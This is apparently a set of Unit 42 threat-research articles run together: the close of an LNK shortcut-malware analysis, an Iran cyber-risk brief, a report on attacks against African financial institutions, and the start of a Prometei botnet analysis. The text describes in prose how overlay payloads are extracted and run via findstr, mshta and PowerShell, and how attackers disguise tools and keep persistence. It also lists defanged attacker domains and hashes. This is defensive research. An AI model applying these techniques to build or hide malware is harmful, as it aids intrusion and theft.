This LNK malware is named 2023_Annual_Report.pdf.lnk, so that it will appear to be a PDF file to people who are not familiar with the extension options in Windows Explorer. The structure of this sample is shown below in Figure 22.

P1: LNK Content P2: Base64-Encoded PDF P3: Base64-Encoded Script

Figure 22. Structure of malicious LNK sample from Figure 21.

In Figure 22, the P2 and P3 sections are overlay content of the LNK malware sample.

In this sample, the COMMAND_LINE_ARGUMENTS field contains the command-line script shown in Figure 23.

Screenshot of a command line interface executing a script to open a PDF report named 'Annual_Report.pdf' with additional commands handling file paths and PowerShell settings.
Figure 23. A malicious command-line script in the COMMAND_LINE_ARGUMENTS field used to extract and decode overlay content from the LNK malware sample.

In the decoded script, findstr searches for the string CiRFcnJvckFjdGlvbl within this malicious LNK itself. This match will return the content in P3, which is an encoded PowerShell script. Figure 24 below shows the initial part of the decoded content.

A screenshot of computer code displayed on a blue background with white and yellow text, featuring Windows PowerShell syntax and various system commands.
Figure 24. Malicious script in P3 overlay content.

This script is malicious. It will download content from the attacker's server at pdf-online[.]top. Additionally, before executing the malicious content, this script will first decode and open the PDF file in P2. The PDF itself is not malicious, which Figure 25 shows.

USAID Shooting Guide document page focused on establishing shots for character reels. The page includes guidelines and key points on how to capture shots that create an emotional connection with viewers, featuring tips such as showing the subject in their environment and emphasizing the authenticity of the setting.
Figure 25. Embedded benign PDF file in the LNK malware sample using overlay content.

Although the sample executes a malicious PowerShell script, this findstr technique will work with other malicious content, such as a VBS or command-line script. In addition to script-based code, this technique can also work with malicious binary code that is Base64-encoded in overlay content.

Technique 2: Mshta

This is the second technique of overlay content. Attackers commonly use malicious HTML Application (HTA) files for different types of malware, and we also find HTA files used in LNK malware. Windows uses mshta.exe to run HTA content. As mshta.exe is a very forgiving interpreter, it will ignore everything in a file until it finds the HTA prologue tag hta:application.

When a malicious HTA file is appended as overlay content to an LNK file, there is no need to find out where the HTA content starts. Instead, a simple command will do the trick: mshta [name of malware].lnk. Figure 26 shows an example.

An image showing a computer file explorer window with a highlighted entry displaying the command line arguments for launching the movie Kingdom of the Planet of the Apes.
Figure 26. ​​Fields of an LNK malware sample using HTA overlay content.

This sample has the following structure, shown in Figure 27.

P1: LNK Content P2: HTA Script

Figure 27. Structure of the malicious LNK sample.

Figure 28 below shows the COMMAND_LINE_ARGUMENTS of this sample, which is just executing mshta, taking itself as the input of mshta.

Screenshot of code displaying the command line arguments for launching the movie Kingdom of the Planet of the Apes.
Figure 28. Malicious command-line script executing HTA overlay content.

Technique 3: PowerShell Commands and Intrinsics

PowerShell commands and intrinsics such as Select-String, Get-Content and .Substring can be used to find or extract content. The benefit of using PowerShell commands is that they can be encoded to evade detection.

Figure 29 shows an LNK malware example using this technique to execute a Base64-encoded PE file in the overlay.

A screenshot of a table containing details of a Microsoft Windows system process related to PowerShell. The table includes columns for shell name, value, and other specific attributes such as command line arguments and icon location.
Figure 29. Fields of an LNK malware sample using PowerShell for overlay content.

This sample has the following structure, shown in Figure 30.

P1: LNK Content P2: Base64-Encoded PE

Figure 30. Structure of malicious LNK sample shown in Figure 29.

The COMMAND_LINE_ARGUMENTS field in Figure 31 contains a PowerShell script with Base64-encoded content.

A screen capture showing a line of encoded PowerShell command script, featuring numerous characters in white on a black background.
Figure 31. Malicious PowerShell script with Base64-encoded content.

The Base64-encoded content translates to the text shown below in Figure 32.

Screenshot of a PowerShell script.
Figure 32. Decoded content used in the PowerShell script.

This command performs the following functions:

  1. Find a filename ending with .lnk
  2. Find the pattern BS:D using the command Select-String
  3. Decode the Base64-encoded content after the pattern BS:D
  4. Save the decoded content to a file under the environment's TEMP directory and execute the saved file using Start-Process command

Figure 33 below shows the only BS:D pattern in the LNK file.

Image showing a row of hexadecimal code with certain sections highlighted in red.
Figure 33. Start of overlay content in the LNK malware sample.

The ASCII text pattern immediately after BS:D is a very common Base64-encoded text for the first 3 bytes of an executable (PE) file (4d 5a 90). The content starting at TVqQ is the P2 overlay content, which is not part of the LNK content. Decoding this Base64 string yields a malicious PE file.

Comparison of Overlay Content Execution Techniques

These three types of overlay content execution techniques have different advantages. Specifically:

  • find/findstr: This technique is universal and easy to implement. It can use different patterns as delimiters, and it can support different kinds of payload. In addition, the find command can be obfuscated using standard script obfuscation techniques.
  • mshta: This technique is easy to implement, as mshta.exe is so tolerant that it will ignore all non-HTA content. Attackers effectively only need to invoke mshta to execute the LNK file itself. However, the payload must be an HTA script.
  • PowerShell command/intrinsics: While this technique is relatively complex to implement, it can use advanced obfuscation to hide or obscure the malicious payload in the overlay content.

These three techniques comprise about 95% of the techniques we have seen in our LNK malware dataset. Figure 34 shows this breakdown.

Donut chart displaying usage percentages of various command-line interfaces. 'find/findstr' commands are the most used at 48.3%, followed by 'mshta' at 28.1%, 'Powershell cmds' at 18.0%, and 'Others' at 5.6%. The chart includes logos for Palo Alto Networks and Unit 42.
Figure 34. Distribution of the overlay content execution techniques from LNK malware samples in our dataset.

The remaining 5.6% includes different techniques to locate and execute overlay content, including using fixed offset and executing a loader program. PowerShell’s capability enables an array of techniques for executing malicious content in the overlay, limited only by the attacker’s own imagination.

Conclusion

This article reviews four different types of LNK malware, providing fundamental information for LNK malware analysis. This information is not only valuable for threat analysts, but also useful for data analysts. All Windows users should examine any suspicious LNK files before double-clicking on them to ensure they are not malicious.

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

  • Next-Generation Firewall with cloud-delivered security services including Advanced WildFire.
  • Prisma Access devices with cloud-delivered security services including Advanced WildFire.
  • Advanced Threat Prevention has an inbuilt machine learning-based detection that can detect exploits in real time, including exploits against CVE-2010-2568. Please see TIDs 33742, 54577 and 33351.
  • Cortex XDR and XSIAM agents help protect against post-exploitation activities using the multi-layer protection approach.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

  • North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
  • UK: +44.20.3743.3660
  • Europe and Middle East: +31.20.299.3130
  • Asia: +65.6983.8730
  • Japan: +81.50.1790.0200
  • Australia: +61.2.4062.7950
  • India: 00080005045107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

The following are SHA256 hashes of the LNK malware samples reviewed in this article:

  • a90c87c90e046e68550f9a21eae3cad25f461e9e9f16a8991e2c7a70a3a59156
  • 08233322eef803317e761c7d380d41fcd1e887d46f99aae5f71a7a590f472205
  • 9d4683a65be134afe71f49dbd798a0a4583fe90cf4b440d81eebcbbfc05ca1cd
  • a89b344ac85bd27e36388ca3a5437d8cda03c8eb171570f0d437a63b803b0b20
  • 28fa4a74bbef437749573695aeb13ec09139c2c7ee4980cd7128eb3ea17c7fa8
  • fb792bb72d24cc2284652eb26797afd4ded15d175896ca51657c844433aba8a9
  • f585db05687ea29d089442cc7cfa7ff84db9587af056d9b78c2f7a030ff7cd3d
  • b2fd04602223117194181c97ca8692a09f6f5cfdbc07c87560aaab821cd29536
  • 86f504dea07fd952253904c468d83d9014a290e1ff5f2d103059638e07d14b09
  • ​​d1dc85a875e4fc8ace6d530680fdb3fb2dc6b0f07f892d8714af472c50d3a237
  • 76d2dd21ffaddac1d1903ad1a2b52495e57e73aa16aa2dc6fe9f94c55795a45b

Additional Resources

Threat Brief: Escalation of Cyber Risk Related to Iran (Updated June 30)

Executive Summary

Unit 42 stopped monitoring this threat and updating the brief on Aug. 14, 2025.

The recent conflict involving Iran, particularly its military engagements with Israel and the U.S., significantly heightens the risk of cyber spillover. This extends traditional battlegrounds into the digital realm.

While we have not yet seen a dramatic uptick in Iranian-directed cyberattacks, further escalations could manifest as a surge in cyber operations by both state-sponsored groups and independent hacktivists. Their aim would be to disrupt, collect intelligence on or influence perceived adversaries. Iranian threat groups have a history of targeting critical infrastructure and sensitive industries across public and private enterprises globally and these attacks can have far-reaching consequences.

Over the past two years, Unit 42 has observed Iranian-backed groups and hacktivists expanding their global cyber operations, including employing the following activities:

  • Opportunistically leveraging generative AI (GenAI) for social engineering and influence operations
  • Explicitly linking destructive attacks to geopolitical events

These are in addition to activities these groups have historically been known for. It is possible these activities could further intensify in the context of recent events involving Israel and the U.S. These activities include:

  • Destructive attacks
  • Website defacements
  • Distributed-denial-of-service (DDoS) attacks
  • Data exfiltration and wiper attacks, reminiscent of those we previously observed from Iranian groups targeting the Israeli education and technology sectors

We track threat activity across the globe, with Iran as one of four major nation-state actors we monitor, alongside China, Russia and North Korea. The primary objectives of Iranian nation-state actors frequently include espionage and disruption. These groups employ a variety of tactics, techniques and procedures (TTPs), including targeted spear-phishing campaigns and the exploitation of known vulnerabilities. Specific observations include:

  • Covert infrastructure for espionage: A recent case identified by Unit 42 revealed suspected covert Iranian infrastructure impersonating a German modeling agency to conduct cyberespionage. These operations deploy fake websites to collect extensive visitor data, suggesting strategic intelligence-gathering objectives.
  • AI-enhanced social engineering: We recently observed an Iranian threat group (Agent Serpens, aka CharmingKitten) using GenAI in a malicious PDF, which it masked as a document from the U.S. non-profit research organization RAND. The group deployed this PDF alongside targeted malware.
  • Persistent destructive operations: The Iranian-backed Agonizing Serpens APT group targeted the Israeli education and technology sectors from January-October 2023, aiming to steal sensitive data like personally identifiable information (PII) and intellectual property. In these attacks, it also deployed wipers to destroy systems and hinder forensic analysis.

In the context of the ongoing geopolitical situation with Iran, we've identified four key areas of potential cyberthreat activity:

  • Iranian nation-state threat actors: In the near term, Iranian nation-state hackers are likely to leverage targeted attacks, from spear phishing emails aimed at diplomats to destructive wiper malware targeting organizations with ties to U.S. interests.
  • Hacktivists: It is likely that hacktivists supporting Iran will continue to conduct disruptive attacks and influence operations targeting U.S.-based interests both domestically and abroad. This includes DDoS attacks to disrupt internet access and influence operations on social media platforms.
  • Cybercriminal groups: These groups could opportunistically exploit global uncertainty to launch phishing campaigns, leveraging world events as a theme for malicious emails and attachments.
  • Other nation-state actors: There is a potential for other nation-state threat actors to use events to further their interests. These attacks could include false-flag operations where actors from somewhere other than Iran disguise their attacks to appear as if they originated from Iran. This was seen when Russia previously hijacked Iran’s cyber infrastructure in 2019 to piggyback into networks already compromised by Iranian actors.

Palo Alto Networks customers can receive protections from and mitigations for this threat actor activity through the following products:

The Unit 42 Incident Response team can also be engaged to help with a compromise or to provide a proactive assessment to lower your risk.

Threat Groups Discussed Agent Serpens (aka APT42), Agonizing Serpens (aka Pink Sandstorm), Boggy Serpens (aka MuddyWater), Curious Serpens (aka Peach Sandstorm), Devious Serpens (aka Imperial Kitten), Evasive Serpens, Industrial Serpens

Current Scope of Cyberattacks

Unit 42 tracks various Iranian state-sponsored actors under the constellation name Serpens. These groups could increase or escalate activity in the upcoming weeks.

State-sponsored Iranian cyber capabilities are often used to project and amplify political messaging (often using destructive and psychological tactics). These efforts are likely to focus on regional targets (e.g., Israel) as well as what they deem high-value targets (e.g., politicians, key decision-makers and other directly involved entities).

State-sponsored campaigns might target their victim’s supply-chains, critical infrastructure, vendors or providers.

The majority of the already-reported cyberattacks related to this event are intentionally disruptive denial-of-service (DoS) attacks. Third-party attackers such as hacktivists and proxy actors typically support one side or the other, aiming to negatively impact and influence the opposing side.

As of June 22, 2025, 120 hacktivist groups are reportedly active in response to these events. Other public reports indicate that both cybercriminal groups and state-supported proxy groups are also active.

DDoS appears to be the most-reported attack method, followed by destructive attacks. Samples of destructive malware like data wipers related to these events have been observed by researchers. Destructive attacks also include destroying $90 million of funds in a June 2025 crypto exchange breach.

Other data breaches and associated data leaks are intended to damage either side. Reports also indicate the targeting of operational technology (OT). These two are sometimes related, because data breaches of energy and other utility companies have also been reported in direct relation to these events.

Iranian Threat Groups Tracked by Unit 42

  • Agent Serpens (aka APT42)
    • An espionage and surveillance group focusing on Israel and the U.S., targeting dissidents, activists, journalists and other groups that are deemed to pose a risk or which protests against the Iranian government
    • Initial access: Primarily spear phishing, including credential harvesting with fake login pages, also watering hole attacks
  • Agonizing Serpens (aka Pink Sandstorm)
    • This group engages in espionage, ransomware and destructive malware attacks against targets in the Middle East, with a significant focus on attacks against Israel.
    • Initial access: Password attacks (e.g., brute force, password sprays) as well as exploitation of known vulnerabilities (followed by deployment of web shells)
  • Boggy Serpens (aka MuddyWater)
    • A cyberespionage group that provides stolen data and access to the Iranian government as well as other threat actors
    • Initial access: Spear phishing and exploitation of known vulnerabilities
  • Curious Serpens (aka Peach Sandstorm)
    • Espionage group active since 2013 targeting the aerospace, defense and energy sectors in the U.S., Middle East and Europe. The group has leveraged cloud infrastructure including Azure for C2.
    • Initial access: Broadly targeted password spray attacks or job recruitment based social engineering campaigns to deliver custom malware, including the Falsefont or Tickler backdoors. Once inside, the group is known for conducting discovery activities with tools including AzureHound and Roadtools to collect and dump data from Microsoft Entra ID.
  • Devious Serpens (aka Imperial Kitten)
    • An espionage group known for targeting IT providers in the Middle East as part of supply chain campaigns
    • Initial access: Social engineering through social media, credential spear phishing and watering-hole attacks, deploying web shells
  • Evasive Serpens (aka APT34)
    • A prolific espionage group known for broad targeting that aligns with nation-state interests
    • Initial access: Relies heavily on spear phishing, though it has also been associated with other more complex attacks such as credential harvesting campaigns and DNS hijacking
  • Industrial Serpens (aka Chrono Kitten)
    • An Iranian-proxy group associated with disruptive attacks (e.g., ransomware, wiper malware, hack-and-leak attacks) that align with state interests
    • Initial access: Social engineering to distribute Android spyware hosted on spoofed websites, password attacks (e.g. brute force, password sprays) and exploitation of known vulnerabilities

Conclusion

Given the variety of tactics that threat actors are using, a multi-layered defense is most effective as no single tool can provide complete protection against these adaptable threats. We recommend focusing on foundational security hygiene, a proven approach that provides resilient protection against a wide range of tactics.

We recommend taking the following precautions to help mitigate impact from possible attacks.

Tactical Recommendations

  • Increase response to any threat signals where possible, especially those associated with internet-facing assets such as websites, virtual private network (VPN) gateways and cloud assets
  • Ensure internet-facing infrastructure is up to date with security patches and other hardening best practices
  • Train employees on phishing and social engineering tactics and continuously monitor for suspicious activity
  • On June 30, CISA, the FBI, DoD Cyber Crime Center and NSA published a joint fact sheet, "Iranian Cyber Actors May Target Vulnerable US Networks and Entities of Interest," urging organizations to remain vigilant against potential targeted cyber operations by Iranian state-sponsored or affiliated threat actors.

Strategic Recommendations

  • Begin or update business continuity plans for any staff or assets that digital or physical attacks could disrupt
  • Prepare to validate and respond to claims of breaches or data leaks
    • Threat actors might use claims (even if they’re untrue) to embarrass or harass victims, or to disseminate political narratives

As activity is likely to continue to be intensified throughout the duration of these events, it’s important to remain vigilant to potential attacks. Hacktivists and state-supported threat actors have been opportunistic, leading to potentially unexpected sources being targeted.

We will update this threat brief as more relevant information becomes available.

How Palo Alto Networks and Unit 42 Can Help

Palo Alto Networks customers can leverage a variety of product protections and updates to identify and defend against threats related to aspects of these events.

If you think you might have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

  • North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
  • UK: +44.20.3743.3660
  • Europe and Middle East: +31.20.299.3130
  • Asia: +65.6983.8730
  • Japan: +81.50.1790.0200
  • Australia: +61.2.4062.7950
  • India: 00080005045107

Next-Generation Firewalls and Prisma Access With Advanced Threat Prevention

Advanced Threat Prevention has an inbuilt machine learning-based detection that can detect exploits in real time.

Cortex

Cortex XDR, XSIAM and Cortex Cloud are designed to prevent the execution of known malicious malware. It is also designed to prevent the execution of unknown malware and other malicious activities using Behavioral Threat Protection and machine learning based on the Local Analysis module.

Updated June 26, 2025, at 1:34 p.m. PT to add entry on Curious Serpens to section on Iran-based threat groups tracked by Unit 42. 

Updated June 30, 2025, at 1:20 p.m. PT to update Tactical Recommendations section. 

Cybercriminals Abuse Open-Source Tools To Target Africa’s Financial Sector

Executive Summary

Unit 42 researchers have been monitoring a series of attacks targeting financial organizations across Africa. We assess that the threat actor may be gaining initial access to these financial institutions and then selling it to others on the dark web. Since at least July 2023, a cluster of activity we track as CL-CRI-1014 has targeted this sector.

The attackers employ a consistent playbook, using a combination of open-source and publicly available tools to establish their attack framework. They also create tunnels for network communication and perform remote administration.

These tools include:

  • PoshC2: An open-source attack framework
  • Chisel: An open-source tunneling utility
  • Classroom Spy: A remote administration tool

The threat actor copies signatures from legitimate applications to forge file signatures, to disguise their tool set and mask their malicious activities. Threat actors often spoof legitimate products for malicious purposes. This does not imply a vulnerability in the organization’s products or services.

We suspect that the threat actors behind this activity are acting as an initial access broker. We assess their goal is to create footholds in financial institutions and sell this access on darknet markets. An initial access broker is a threat actor who specializes in gaining initial access to networks and selling that access to other threat actors.

By sharing this analysis, we aim to provide cybersecurity professionals in high-risk financial and other sectors with the knowledge needed to detect and mitigate this threat.

Palo Alto Networks customers are better protected through the following products and services:

  • Cortex XDR and XSIAM
  • The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the IoCs shared in this research.
  • Advanced URL Filtering and Advanced DNS Security identify known domains and URLs associated with this activity as malicious.
  • The Unit 42 Deep and Dark Web Service assists with gaining visibility into unknown and emerging risks of content posted on the deep and dark web.

To learn about this and other ways Unit 42 can help, contact the Unit 42 Incident Response team.

Related Unit 42 Topics Finance, Cybercrime

Technical Analysis of CL-CRI-1014’s Playbook

The threat actors behind CL-CRI-1014 consistently use a specific set of tools as part of their playbook to attack the financial sector in Africa. This playbook appears to consist of a combination of open-source and freely available tools such as PoshC2, Chisel and Classroom Spy, which are advertised as penetration testing and remote administration tools.

To move laterally within the compromised environment and deploy these tools, attackers used multiple techniques, including:

Figure 1 illustrates how the threat actors used these tools to spread malware to other machines in the compromised environment and deliver additional payloads. The following sections detail how attackers used each tool.

Diagram illustrating a cybersecurity attack scenario. An attacker-controlled machine uses PsExec and Chisel to create a remote connection and bypass firewall security, respectively. It targets Machine A, delivering payloads for reconnaissance and executing further attacks. These include delivering and executing malware on Machine B via Chisel, using PsExec and PowerShell, ultimately installing Classroom Spy.
Figure 1. How the threat actor used PsExec, Chisel, PoshC2 and Classroom Spy as part of their attack playbook.

From an Agent to a Spy

Our analysis indicates that in previous campaigns, the attackers primarily used MeshAgent as their main payload for controlling compromised machines. MeshAgent is an open-source remote device management tool.

Recent attacks by this threat actor have shown a slight shift in tooling, replacing MeshAgent with a remote administration tool named Classroom Spy. Classroom Spy is marketed as computer monitoring software for schools. It has both free and commercial versions available online for multiple platforms, including Windows, macOS, Linux, iOS and Android.

Figure 2 shows how the attackers used PowerShell scripts (such as slr.ps1, sqlx.ps1, sav.ps1 and cfg.ps1) to deploy and install Classroom Spy on the targeted systems. These PowerShell scripts extracted the Classroom Spy files from a ZIP archive and installed the software as a service.

Process flowchart showing the sequence of installing and executing Classroom Spy intermediate steps and files associated with Microsoft Windows system loading, and an alert icon indicating a warning or error at the Classroom Spy step.
Figure 2. Classroom Spy installation and execution.

The threat actor likely changed the names and installation paths of the Classroom Spy binaries to hide their use of this tool in infected environments. Figure 3 shows how the attacker can rename these binaries under the “Stealth Options” tab.

During our investigation, we found Classroom Spy binaries with names such as systemsvc.exe, vm3dservice.exe and vmtoolsd.exe.

Screenshot of an Agent Configuration window with options to set or revert names of agent services and processes related to the NLCS agent and its related EXE files.
Figure 3. Stealth Options in Classroom Spy agent installation.

Classroom Spy includes the following capabilities:

  • Live monitoring of the computer screen (including taking screenshots)
  • Controlling the mouse and keyboard
  • Collecting and deploying files to and from machines
  • Logging visited webpages
  • Keylogging
  • Recording audio
  • Accessing the camera
  • Opening a terminal
  • Collecting system information
  • Monitoring and blocking applications

The Classroom Spy control panel is shown in Figure 4.

Screenshot of the control panel of Classroom Spy. There are multiple rows of buttons with icons and the options include items like Reboot, Stand by, Blank Screen and many others. There are also options to send keystrokes or open a document or start the program.
Figure 4. Classroom Spy control panel.

Behind the Mask of Forged Frameworks

The threat actor disguised the tools used in these operations as legitimate processes. This included creating an identical icon, file signature, process name and path as the legitimate file would use.

The threat actor used this method for most of the tools they deployed. Figure 5 shows an example of Chisel and PoshC2 executables masked to resemble Microsoft, Cortex and VMware products.

Three digital certificates displayed side by side. These are masked as Microsoft, Cortex and VMWare.
Figure 5. Chisel and PoshC2 executables masked as Microsoft, Cortex and VMware products.

Note that the name and logo shown are the work of a threat actor attempting to impersonate a legitimate organization and do not represent an actual affiliation with that organization. The threat actor’s impersonation does not imply a vulnerability in the legitimate organization’s products or services.

Posh Payload, Proxy and Persistence

PoshC2 is an open-source attack framework used by both penetration testers and malicious actors. This was a key tool the attackers used to execute commands and gain a foothold in compromised environments. The PoshC2 framework supports generating different implant types (PowerShell, C#.NET and Python) and comes preloaded with various attack modules.

PoshC2 Payloads

While most of the implants observed in this cluster of activity were written in C#, we also saw some implants written in PowerShell. As part of the attacks, the threat actor packed the C# PoshC2 implants with a packer written in the Nim programming language. This packer unpacked the PoshC2 binary in memory and loaded it for the purposes of execution.

The packer the attacker used on some payloads does not execute the PoshC2 implant unless the host machine is part of an Active Directory domain. This behavior likely serves as an anti-analysis mechanism.

PoshC2 as a Proxy

The threat actor stole user credentials for the infected networks and used them to set up a proxy. PoshC2 can use a proxy to communicate with a command and control (C2) server, and it appears that the threat actor tailored some of the PoshC2 implants specifically for the targeted environment. Some of the observed implants implemented the proxy feature using a hard-coded internal IP address and stolen credentials from the infected environment, as shown in Figure 6.

A screenshot of Visual Studio code editor displaying a C# programming code snippet with blurred text in two lines, highlighted by a red rectangle.
Figure 6. Code snippet from a PoshC2 executable with hard-coded username and password.

PoshC2 Persistence Mechanism

The threat actor used multiple methods on different machines to establish persistence for PoshC2. These methods included:

  • Creating a service
  • Saving a shortcut (in the form of an LNK file) to the tool in the Startup folder
  • Using a scheduled task (shown in Figure 7)

Demonstrating an awareness of the security products installed on the infected devices, in this instance the threat actor disguised the malware as a file named CortexUpdater.exe, and the scheduled task as Palo Alto Cortex Services.

Diagram in Cortex XDR showing a sequence of four computer processes. An alert icon appears next to svchost.exe. Below is a command line script related to 'Palo Alto Cortex Services' with schedule and run details.
Figure 7. The attackers create a scheduled task for PoshC2 disguised as a file named CortexUpdater.exe.

Chiseling for a Tunnel

To conceal their operations within infected networks, the attackers deployed a tool called Chisel. It appears that the attackers used Chisel as a proxy to bypass network controls such as firewalls.

Chisel is an open-source tunneling utility based on a client-server architecture. When executed on a victim’s machine, Chisel’s client connects to an attacker-operated Chisel server. The victim’s machine then functions as a proxy, forwarding network communication from the server to other remote machines.

Figure 8 shows a PoshC2 implant executing Chisel as a SOCKS proxy. A SOCKS proxy is a server that uses the SOCKS protocol to forward traffic from one machine to a remote server, thus hiding the IP address of the host machine.

Flowchart diagram in Cortex XDR depicting the sequence of a cybersecurity attack involving various computer programs and components. It features graphical elements like circles and connecting lines, along with specific program names, with additional details like URL paths and parameters.
Figure 8. PoshC2 implant executes Chisel as a SOCKS proxy.

Conclusion

This report highlights the CL-CRI-1014 cluster of activity targeting multiple financial institutions across Africa. We assess that the goal of this activity is to serve as an initial access broker, maintaining and selling access to compromised networks.

CL-CRI-1014’s playbook consists of a combination of open-source and publicly available tools. The attacker employed various methods for evading detection, including:

  • Using packers
  • Signing their tools with stolen signatures
  • Using icons from legitimate products

We encourage organizations to incorporate the findings of this research into their threat hunting and defensive efforts to more effectively detect and mitigate these types of threats.

Palo Alto Networks Protection and Mitigation

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

  • Cortex XDR and XSIAM
  • The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the IoCs shared in this research.
  • Advanced URL Filtering and Advanced DNS Security identify known domains and URLs associated with this activity as malicious.
  • The Unit 42 Deep and Dark Web Service assists with gaining visibility into unknown and emerging risks of content posted on the deep and dark web, informs organizations about the exposure of sensitive information, and helps reduce the time between detection and response.

To learn about this and other ways Unit 42 can help, contact the Unit 42 Incident Response team or call:

  • North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
  • UK: +44.20.3743.3660
  • Europe and Middle East: +31.20.299.3130
  • Asia: +65.6983.8730
  • Japan: +81.50.1790.0200
  • Australia: +61.2.4062.7950
  • India: 00080005045107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

SHA256 Hashes for PoshC2 (Packed)

  • 3bbe3f42857bbf74424ff4d044027b9c43d3386371decf905a4a1037ad468e2c
  • 9149ea94f27b7b239156dc62366ee0f85b0497e1a4c6e265c37bedd9a7efc07f
  • a41e7a78f0a2c360db5834b4603670c12308ff2b0a9b6aeaa398eeac6d3b3190
  • 0bb7a473d2b2a3617ca12758c6fbb4e674243daa45c321d53b70df95130e23bc
  • 14b2c620dc691bf6390aef15965c9587a37ea3d992260f0cbd643a5902f0c65b
  • 9d9cb28b5938529893ad4156c34c36955aab79c455517796172c4c642b7b4699
  • e14b07b67f1a54b02fc6b65fdba3c9e41130f283bfea459afa6bee763d3756f8
  • a61092a13155ec8cb2b9cdf2796a1a2a230cfadb3c1fd923443624ec86cb7044
  • 7e0aa32565167267bce5f9508235f1dacbf78a79b44b852c25d83ed093672ed9
  • d81a014332e322ce356a0e2ed11cffddd37148b907f9fdf5db7024e192ed4b70
  • d528bcbfef874f19e11bdc5581c47f482c93ff094812b8ee56ea602e2e239b56
  • f1919abe7364f64c75a26cff78c3fcc42e5835685301da26b6f73a6029912072
  • 633f90a3125d0668d3aac564ae5b311416f7576a0a48be4a42d21557f43d2b4f

SHA256 Hashes for Chisel

  • bc8b4f4af2e31f715dc1eb173e53e696d89dd10162a27ff5504c993864d36f2f
  • 9a84929e3d254f189cb334764c9b49571cafcd97a93e627f0502c8a9c303c9a4
  • 5e4511905484a6dc531fa8f32e0310a8378839048fe6acfeaf4dda2396184997
  • e788f829b1a0141a488afb5f82b94f13035623609ca3b83f0c6985919cd9e83b
  • 2ce8653c59686833272b23cc30235dae915207bf9cdf1d08f6a3348fb3a3e5c1

SHA256 Hashes for Classroom Spy Files

  • 831d98404ce5e3e5499b558bb653510c0e9407e4cb2f54157503a0842317a363
  • f5614dc9f91659fb956fd18a5b81794bd1e0a0de874b705e11791ae74bb2e533
  • aed1b6782cfd70156b99f1b79412a6e80c918a669bc00a6eee5e824840c870c1
  • 6cfa5f93223db220037840a2798384ccc978641bcec9c118fde704d40480d050
  • 831d98404ce5e3e5499b558bb653510c0e9407e4cb2f54157503a0842317a363

Domains

  • finix.newsnewth365[.]com
  • mozal.finartex[.]com
  • vigio.finartex[.]com
  • bixxler.drennonmarketingreviews[.]com
  • genova.drennonmarketingreviews[.]com
  • savings.foothillindbank[.]com
  • tnn.specialfinanceinsider[.]com
  • ec2-18-140-227-82.ap-southeast-1.compute.amazonaws[.]com
  • c2-51-20-36-117.eu-north-1.compute.amazonaws[.]com
  • flesh.tabtemplates[.]com
  • health.aqlifecare[.]com
  • vlety.forwardbanker[.]com

Resurgence of the Prometei Botnet

Executive Summary

In March 2025, Unit 42 researchers identified a wave of Prometei attacks. Prometei refers to both the botnet and the malware family used to operate it.

This malware family, which includes both Linux and Windows variants, allows attackers to remotely control compromised systems for cryptocurrency mining (particularly Monero) and credential theft. This article focuses on the resurgence of the Linux variant.

Prometei is under active development, incorporating new modules and methods into its capabilities. The latest Prometei versions feature a backdoor that enables a variety of malicious activities. Threat actors employ a domain generation algorithm (DGA) for their command-and-control (C2) infrastructure and integrate self-updating features for stealth and evasion.

This article presents a static analysis of Prometei malware versions three and four, highlighting key functional differences from version two.

Palo Alto Networks customers are better protected from the Prometei botnet through our Network Security solutions. These include Advanced WildFire, Advanced Threat Prevention, Advanced URL Filtering and Advanced DNS Security. Coverage can also be provided through our Cortex line of products including Cortex XDR and Cortex XSIAM.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics Cryptominers, Linux

History of the Prometei Botnet

Cybersecurity researchers first identified the Prometei botnet in July 2020, with its Windows version being the primary focus at the time. The Linux version of the botnet was subsequently identified in December 2020. The latest variants of the Prometei Linux botnet, first observed in March 2025, will be discussed in greater detail in this article.

Prometei has a history of exploiting various vulnerabilities. It uses techniques such as brute-forcing credentials, leveraging EternalBlue (the infamous Windows exploit linked to the WannaCry ransomware) and exploiting Server Message Block (SMB) protocol flaws to spread laterally within networks.

Prometei employs a DGA and self-updating features to create resilient and adaptive malware. It uses a DGA to dynamically generate domain names to ensure uninterrupted communication with its C2 infrastructure, even if some domains are blocked. Self-updating capabilities allow the malware to evolve, adapt to security defenses and deliver new payloads, while maintaining stealth and evading detection. Together, these strategies make the malware more persistent and harder to combat.

While its primary goal is cryptocurrency (Monero) mining, Prometei also possesses secondary capabilities, such as stealing credentials and deploying additional malware payloads. We assess that Prometei's operations appear driven by financial gain, and there is no evidence of ties to nation-state actors.

Prometei's architecture is modular, meaning it is built from multiple independent components, each responsible for a specific function. These modules work together to accomplish the botnet's objectives. For example, it has modules for the following activities:

  • Brute-forcing administrator credentials
  • Exploiting vulnerabilities
  • Mining cryptocurrency
  • Stealing data
  • Communicating with C2 servers

This modular design makes Prometei highly adaptable, as individual components can be updated or replaced without affecting the overall botnet functionality. It operates in multiple stages in the order listed below, which typically include the following:

  • Initial Exploitation
  • Payload Delivery
  • Lateral Movement
  • Cryptocurrency Mining
  • Data Stealing
  • C2 Communication

New Activity Timeline

We have been tracking this new wave of Prometei activity since March 2025. Figure 1 presents a timeline depicting the sample count of the Prometei botnet from late March-late April 2025.

Bar chart showing the count of events over time for Prometei samples. Dates on x-axis range from late March 2025 to late April 2025. Unit 42 and Palo Alto Networks logo lockup.
Figure 1. Timeline of Prometei botnet samples observed.

Technical Analysis

The Prometei botnet malware is distributed via an HTTP GET request to hxxp[://]103.41.204[.]104/k.php?a=x86_64.

